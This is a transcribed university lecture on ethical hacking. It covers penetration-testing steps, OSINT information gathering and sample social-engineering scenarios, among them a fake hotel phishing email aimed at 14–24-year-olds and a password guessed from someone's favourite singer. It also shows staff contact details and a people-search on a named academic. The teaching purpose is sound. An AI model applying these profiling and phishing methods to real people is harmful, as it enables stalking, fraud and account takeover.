

IN5290 Ethical Hacking



Lecture 1: Introduction to Ethical Hacking, Information Gathering

Universitetet i Oslo
Laszlo Erdödi

Lecture Overview

- What is ethical hacking?
- Steps of penetration testing
- Information gathering techniques

Why ethical hacking is necessary at all?

- Computer systems have several security problems


The image shows a collage of news snippets from various sources, each highlighting a different aspect of cybersecurity:

- Top Left Snippet:** "2 Million Passwords Reportedly Stolen" - Facebook, Other Social Media Sites Targeted. Published by Eric Chabrow (GovInfoSecurity) on December 5, 2013.
- Top Right Snippet:** "Default router password leads to spilled military secrets".
- Middle Left Snippet:** "Spectre, Meltdown Redux: Intel Chips Found Vulnerable to More Malware" - Published by Doug Black on August 14, 2018.
- Middle Right Snippet:** "The age of cyberwar is here. We can't keep citizens out of the debate" by David E Sanger, published in The Guardian on July 12, 2018.
- Bottom Left Snippet:** "Russian Hackers Penetrate US Electrical Grid – Report" - Published by Tom Jowitt on July 24, 2018.
- Bottom Right Snippet:** "Windows 3.1 Is Still Alive, And It Just Killed a French Airport" by Pierre Longeray, published on November 13, 2015.

What is the reason for having so many security issues?

- Lack of money
- Lack of time
- Lack of expertise
- Negligence
- Convenience
- Old systems
- Too complex systems
- 3rd party components
- And many others...

How does the usability and functionality influence the security?



Why ethical hacking is necessary at all?

- Checking the system from the attacker's perspective can reveal serious security deficiencies
- The «attacker» thinks like a real hacker (but not totally)
 - Do we use the same methodology as the real hackers?
 - Do we have the same goals?
 - Do we have to hide ourselves when ethically hacking?
 - What makes hacking ethical?
 - What is allowed and what is not?
- The system security cannot be guaranteed without deep and regular penetration testing
 - Can it be guaranteed with penetration testing? Unfortunately not always perfectly, the keyword is the appropriate mitigation

The motivation behind hacking – Why?

To understand the real hackers, first we have to understand the motivations:

- What a cool thing to be a hacker
- Because I can
- Money
- Revenge
- Annoyance
- Protesting against something
- Organized and well-paid professional groups (mafia and state sponsored groups)

The goal of hacking

- Break the information security triple (confidentiality, integrity, availability)
 - Steal confidential information
 - Modify data
 - Make services unavailable (Denial Of Service)
- To promote security? YES!

Type of hackers

- Black hat hackers: Hacking with malicious intent
- White hat hackers: Perform penetration testing to promote the security
- Script kiddies: amateurs (Usually young kids) using publicly available software tools to attack
- Protest hackers (Protest against something e.g. anonymous)
- Grey hat hackers: Usually white hat, but can be black hat
- Red hat hackers: Stopping black hat hackers by attacking them
- Blue hat hackers: Hacking in order to take revenge
- Green hat hackers: Beginners to hacking

Be ethical and legal, it's never worth doing anything against the law!!!

Hacker who helped end global cyberattack arrested in US

British researcher arrested for allegedly creating and distributing malware designed to collect bank-account passwords.

4 Aug 2017



Leader of Hacking Group Who Stole \$1 Billion From Banks Arrested In Spain

March 26, 2018 Wang Wei

Two Hackers Arrested for Hijacking Over 700,000 Online Accounts

By Catalin Cimpanu

June 27, 2018

09:40 AM

0



Skoleelev varslet om datahull i Bergen

Det var en elev ved en barneskole i Bergen som oppdaget sikkerhetshullet som gjorde at informasjon om tusenvis av elever og lærere kunne ha blitt spredt.

Av NTB

Oppdatert 17. august 2018

Differences between ethical and non-ethical hacking

- Task: Find the admin password of «*NonExistingBank*»
- How do I start? Which one of these will be used by the black hat and the white hat hackers?
 - Try with the websites, maybe there's a server side scripting flow?
 - Try to apply for an account to have access to password protected sites?
 - Try with low level exploitation against the server?
 - Try to access the DMZ through a less controlled service?
 - Try to sneak inside the building to have access to the internal network?
 - Try social engineering emails against the employees?
 - Try to make friendship with the system admin?

Differences between ethical and non-ethical hacking



- Legal (contract)
- Promote the security by showing the vulnerabilities
- Find all vulnerabilities
- Without causing harm
- Document all activities
- Final presentation and report
- Illegal
- Steal information, modify data, make service unavailable for own purpose
- Find the easiest way to reach the goal (weakest link)
- Do not care if the system destroys the system (but not too early)
- Without documentation
- Without report, delete all clues

Main steps of hacking


- Information gathering
- Identifying the target domain
- Finding vulnerabilities
- Exploiting the vulnerabilities
- Lateral movements
- Carry out the goal



Spectacular, but not real! 😊



Steps of an attack with available info as the hacking process proceeds



Detailed steps of hacking

1. General information gathering: collecting all available information from the target and systemize the information
2. Technical information gathering: collecting network and system specific information like target ip ranges
3. Identifying available hosts in the target network (which computer can be attacked)
4. Identifying available services in the target network (which service can be attacked)
5. Manual mapping of the services (to check how it looks like, the impressions, system reactions, mitigations, etc.)

Detailed steps of hacking

6. Automatic vulnerability scanning (intelligent tools with huge vulnerability database)
7. Manual verification of the findings (to check if the previous findings are real – true positive)
8. Exploitation
9. Lateral movements (to move through the network)
10. Ensure access until the end of the project
11. Collect info – achieve primary and secondary goals
12. Remove clues
13. Reporting and presentation
14. Removing the attacking files!!! (tools, data, script created temporarily during the pentest)

Type of ethical hacking projects

From the attacker's location point of view:

- External penetration testing
- Web hacking
- Internal penetration testing
- Wireless penetration testing
- Social Engineering

From the attacker's access (right) point of view:

- Black box testing
- Grey box testing
- White box testing

General information gathering

- Usually the first step of every attack
- Before getting contact with the target we need to prepare for the attack
- General information gathering covers all the efforts that is done for collecting all the information from the target
- The collected information should be analyzed as well in order to filter the important information
- Sometimes it is not obvious which information will be useful later, all information should be systemized
- The result of the information gathering is a huge dataset with dedicated information (e.g. user lists, etc.)

Methods to do information gathering

- Google and all search engines are best friends ☺
 - Simple search engine queries
 - Specific search engine queries (google hacking, see later)
 - Cached data (data that are not online right now, but can be restored)
- The social media is another best friend ☺
- Companies and persons spread lots of information from themselves
- We can create personal and company profiles
- We can identify key persons and other key information

Simple information gathering using Google

The screenshot shows a Google search results page for the query "university of oslo". The results include:

- Home - University of Oslo - UiO** (<https://www.uio.no/english/>)
Jul 27, 2018 - The University of Oslo is a leading European university and Norway's largest. UiO is home to outstanding research and offers a great variety in ...
Study programmes in English
Courses offered in English
Studies
More results from uio.no »
- University of Oslo - Wikipedia** (https://en.wikipedia.org/wiki/University_of_Oslo)
The University of Oslo (Norwegian: Universitetet i Oslo), until 1939 named the Royal Frederick University is the oldest university in Norway, located in the ...
Location: Oslo, Norway Administrative staff: 2,768 (2014)
Academic staff: 3,425 (2014) Students: 27,227 (2014)
History · Hierarchy · Faculties · Notable academics and ...

On the right side of the search results, there is a snippet for the University of Oslo, featuring its logo, a map of the campus area, and links to "See photos" and "See outside". Below this, there is a summary box with basic information about the university.

- Default website (domain name), other sites
- History, several public data (faculties, number of staff members)

Simple information gathering using Google

- Keypersons with contact details
- Important pages
- Services

IT services

IT services at the Department

- Premissions on windows
- Permissions for files and folders
- Printing at IFI
- All services at the department
- Permissions on Mac
- Web publishing
- AV equipment at Ifi

IT services at the faculty

- Netbased application services in the faculty
- Technical support auditoriums teaching rooms
- AV-equipment at the faculty of natural sciences.
- All services at the faculty
- Laptop details
- Software for MN's computers
- E-academy

Need help?

Do you need help with the IT services?

Persons 1 - 6 of 6

Name	Phone	E-mail	Tags
 Gornitzka, Åse Vice-Rector	+47-22856036	ase.gornitzka @stv.uio.no	
 Karlsen, Tove Kristin Deputy University Director	+47-22856226 +47-92620646	t.k.karlsen @admin.uio.no	Deputy University Director
 Mo, Gro Bjørnerud Pro-Rector	+47-22854333 +47-40281612	prorektor @uio.no	

Quicklinks (services in Norwegian)

- Fronter
- Studentweb
- Brukerinfo
- kiosk.uio.no
- Vortex
- Webmail and calendar
- Programvare-databasen

Service messages from Ifi (Norwegian)

- Nedetid på et knippe servere 7. juli

Collecting actual target related information

- Reading the news
- Social media info

Universitetet i Oslo (UiO)

Tweets 3,371 Following 2,175 Followers 21.8K Likes 672 Lists 5

Universitetet i Oslo (UiO) Yesterday at 10:45 AM

Takk for alt, Fronter ❤️ Møt vår nye flamme, Canvas 🔥

See Translation

UNIVERSITAS NO
Fronter erstattes med Canvas – dette må du vite
I mange år har Fronter skapt hodebry for studenter. Nå sier flere...

1 Comment 1 Share

Like Follow Share ...

university of oslo

All Images Maps News Videos More Settings Tools

About 121,000 results (0.35 seconds)



Bacteria: The new superheroes
ScienceNordic 11 hours ago
"We want to use bacteria to produce concrete," says Anja Røyne at the Department of Physics at the University of Oslo, lead researcher for ...

Universitetet i Oslo @UniOslo · Aug 16
Vi har forsket på @ArendalsUka. Er det sånn at de organisasjonene med mest ressurser føler de får mest ut av Arendalsuka? Kl 17:15 kan du høre om forskningen fra blant annet @ketilraknes på MS Sunnhordaland. @UniOsloHF @hkristiania @ISFnytt

Translate Tweet

Collecting cached information

- Archive.org wayback machine



- Google cached results

Home - University of Oslo - UiO
<https://www.uio.no/english/>

Jul 27, 2018 - The University of Oslo is a leading European university and Norway's largest. UiO is home to outstanding research, education and great variety in ...

You visited this page on Jul 17/18

Pipl.com – Finding accounts

- Personal information
- Net catalogues
- Academic records
- Social accounts

The screenshot shows the Pipl.com search interface. In the top search bar, the query "audun jøsang" is entered, along with the location "Oslo, Norway". A search button is visible on the right. Below the search bar, there are input fields for "First" (Audun) and "Last" (jøsang), with a "Search By" dropdown menu above them. A "MORE OPTIONS" link and a search icon are also present. To the left, a sidebar lists location filters: All Locations, Norway, Hvalstad, Oslo (which is checked), Australia, State of Queensland, Brisbane, and South Brisbane. The "Oslo" option is highlighted with a red box. The main results section displays five entries, each with a profile picture, name, location, and a brief description. The first result is for "Audun Jøsang" in Hvalstad, Norway. The second result is for "Audun Jøsang" in Brisbane & South Brisbane, State of Queensland. The third result is a Facebook profile for "Audun Jøsang". The fourth result is for "Audun Josang" at Queensland University of Technology. The fifth result is for "Audun Josang, Australia" on Amazon.com.

Result	Name	Location	Description
1	Audun Jøsang	Hvalstad, Norway	Known online as audunjosang
2	Audun Jøsang	Brisbane & South Brisbane, State of Queensland	Known online as audunjosang
3	Audun Jøsang		facebook.com/people/_/100000637206485 Personal Web Profile - Facebook
4	Audun Josang		
5	Audun Josang - Queensland University of Technology		zoominfo.com/Search/PersonDetail.aspx?PersonID=978409446 Web Extracted Biography - ZoomInfo
6	Audun Josang, Australia		amazon.com/gp/pdp/profile/A3PVPT2Y5DD5QN/ Customer Profile - Amazon.com

Using social media to build personal profile

- Work and education
- Places of living
- Contact info
- Family relationships
- Details
- Life events
- Photos
- Favorites (music, sports, films, etc..)
- Friends
- Timeline data

Using social media to carry out social engineering attacks - examples

Social Engineering using private information:

Isak spent 5 days at the Scandic Hotel Kristiansand. He posted on Facebook (Checked in Scandic Kristiansand). 5 days later Isak receives an email from the "Hotel" (attacker). Dear guests! Our hotel would like to surprise all our guests between the age of 14 and 24 who visited us during the last month with a SuperMario Cart game as a summer holiday surprise. Please fill in the following form and provide your address: [link](#) We hope you enjoyed your stay at our hotel, etc..

Building personal profile using social media

Stine has a Facebook account where she listed all her favorites. One of her favorite singer is Rihanna. The attacker brute-forces Stina's password and finds out that one of her passwords is Diamonds2012. The attacker logs in to Stine's Facebook account and steals private photos, writes weird messages to her friends, etc.

Everyone can be misled, it's just a question of timing and story!

Every information can be important, hackers collect all available information and systemize them before planning the attack!

OSINT tools

- Maltego (collecting information using various sources)
- Shodan (Finding IoTs, vulnerabilities in IoTs)
- Google dorks (special search engine expressions)
- Metagoofil (collecting metadata)
- Recon-ng (Modular information gathering tool)
- Checkusernames.com (search for users on social media)
- TinEye (reverse image search)
- Knowem.com (social media profiles)
- Darksearch.io
- Many others...


Twitter search 😊



Elon Musk's Jet @ElonJet
Automated



Took off from Hawthorne, Elon got PIA blocking program but already found the aircraft.



9:39 PM · Jan 26, 2022



WHEN YOU OFFER \$43B TO PREVENT PEOPLE FROM RETWEETING THIS PICTURE




Elon: Can you take this down? It is a security risk.

Sweeney: Yes I can but it'll cost you a Model 3 only joking unless?

Elon: How about \$5k for this account and generally helping make it harder for crazy people to track me?

Sweeney: Sounds doable, account and all my help. Any chance to up that to \$50K?

Phone tracking allows to identify CIA and NSA workers? (Anomaly Six)




<https://theintercept.com/2022/04/22/anomaly-six-phone-tracking-zignal-surveillance-cia-nsa/>

Collecting information from webpages

- All static information can be downloaded at once (noisy, but useful)
- Several tools exist like *wget* or *Httrack*

Httrack demo ...



Specific information search

- We can look for specific info such as email addresses, phone numbers, meta data, etc.

Web Data Extractor demo ...

